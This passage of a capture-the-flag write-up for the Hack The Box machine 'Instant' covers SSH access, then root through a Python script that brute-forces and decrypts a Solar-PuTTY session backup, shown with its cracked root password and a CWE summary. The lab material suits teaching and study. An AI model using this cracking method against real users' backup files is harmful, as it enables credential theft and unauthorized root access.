
We clean up the key by removing the quotes, newlines, and running chmod 600 on it, and test:
1
2
3
4
5
6
7
❯ chmod 600 ssh.key

❯ ssh -i ssh.key shirohige@instant.htb
shirohige@instant:~$ whoami
shirohige
shirohige@instant:~$ cat user.txt
41d49e203c8c2a27b6b30--snip--
Privilege Escalation
Backup File Analysis
During enumeration, discovered an interesting backup file:
1
2
shirohige@instant:/opt/backups/Solar-PuTTY$ ls -lah
-rw-r--r-- 1 shirohige shirohige 1.1K Sep 30 11:38 sessions-backup.dat
This file was base64 encoded and encrypted. Found a script to decrypt Solar-PuTTY backup files:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
import base64
import sys
from Crypto.Cipher import DES3
from Crypto.Protocol.KDF import PBKDF2

def decrypt(passphrase, ciphertext):
    data = ''
    try:
        # Decode the base64 encoded ciphertext
        array = base64.b64decode(ciphertext)
        salt = array[:24]
        iv = array[24:32]
        encrypted_data = array[48:]

        # Derive the key using PBKDF2
        key = PBKDF2(passphrase, salt, dkLen=24, count=1000)

        # Create the Triple DES cipher in CBC mode
        cipher = DES3.new(key, DES3.MODE_CBC, iv)

        # Decrypt the data
        decrypted_data = cipher.decrypt(encrypted_data)

        # Remove padding (PKCS7 padding)
        padding_len = decrypted_data[-1]
        decrypted_data = decrypted_data[:-padding_len]

        data = ''.join(chr(c) for c in decrypted_data if chr(c).isascii())

    except Exception as e:
        print(f'Error: {e}')

    return data

if len(sys.argv) < 3:
    print(f'Usage: {sys.argv[0]} putty_session.dat wordlist.txt')
    exit(1)

with open(sys.argv[1]) as f:
    cipher = f.read()

with open(sys.argv[2]) as passwords:
    for i, password in enumerate(passwords):
        password = password.strip()
        decrypted = decrypt(password, cipher)
        print(f'[{i}] {password=}', end='\r')
        if 'Credentials' in decrypted:
            print(f'\r[{i}] {password=} {" " * 10}')
            print()
            print(decrypted)
            break
Ran it against the rockyou.txt wordlist:
1
2
3
4
❯ python solar_decrypt.py sessions-backup.dat ~/htb/code/rockyou.txt
[103] password='estrella'

{"Sessions":[{"Id":"066894ee-635c-4578-86d0-d36d4838115b","Ip":"10.10.11.37","Port":22,"ConnectionType":1,"SessionName":"Instant","Authentication":0,"CredentialsID":"452ed919-530e-419b-b721-da76cbe8ed04","AuthenticateScript":"00000000-0000-0000-0000-000000000000","LastTimeOpen":"0001-01-01T00:00:00","OpenCounter":1,"SerialLine":null,"Speed":0,"Color":"#FF176998","TelnetConnectionWaitSeconds":1,"LoggingEnabled":false,"RemoteDirectory":""}],"Credentials":[{"Id":"452ed919-530e-419b-b721-da76cbe8ed04","CredentialsName":"instant-root","Username":"root","Password":"12**24nzC!r0c%q12","PrivateKeyPath":"","Passphrase":"","PrivateKeyContent":null}],"AuthScript":[],"Groups":[],"Tunnels":[],"LogsFolderDestination":"C:\\ProgramData\\SolarWinds\\Logs\\Solar-PuTTY\\SessionLogs"}
Successfully decrypted the file using the password “estrella”, revealing root credentials:
1
2
3
4
5
6
7
8
9
10
{
  "Credentials": [
    {
      "Id": "452ed919-530e-419b-b721-da76cbe8ed04",
      "CredentialsName": "instant-root",
      "Username": "root",
      "Password": "12**24nzC!r0c%q12"
    }
  ]
}
Used these credentials to switch to the root user:
1
2
3
4
5
6
shirohige@instant:/opt/backups/Solar-PuTTY$ su root
Password: 12**24nzC!r0c%q12
root@instant:/opt/backups/Solar-PuTTY# whoami
root
root@instant:/opt/backups/Solar-PuTTY# cat /root/root.txt
b78ce5ccf398239b7333d--snip--
Vulnerabilities Identified
- Hardcoded API Credentials
- JWT token hardcoded in mobile application
- CWE-798: Use of Hard-coded Credentials
- Path Traversal Vulnerability
- Admin API endpoint allowed arbitrary file access
- CWE-22: Improper Limitation of a Pathname to a Restricted Directory
- Weak Encryption
- Solar-PuTTY backup file used weak encryption
- CWE-326: Inadequate Encryption Strength
- Insecure Credential Storage
- Root password stored in backup file
- CWE-522: Insufficiently Protected Credentials
Tools Used
- Rustscan
- APKLeaks
- JADX-GUI
- Custom Python decryption script
- Burp Suite
- SSH client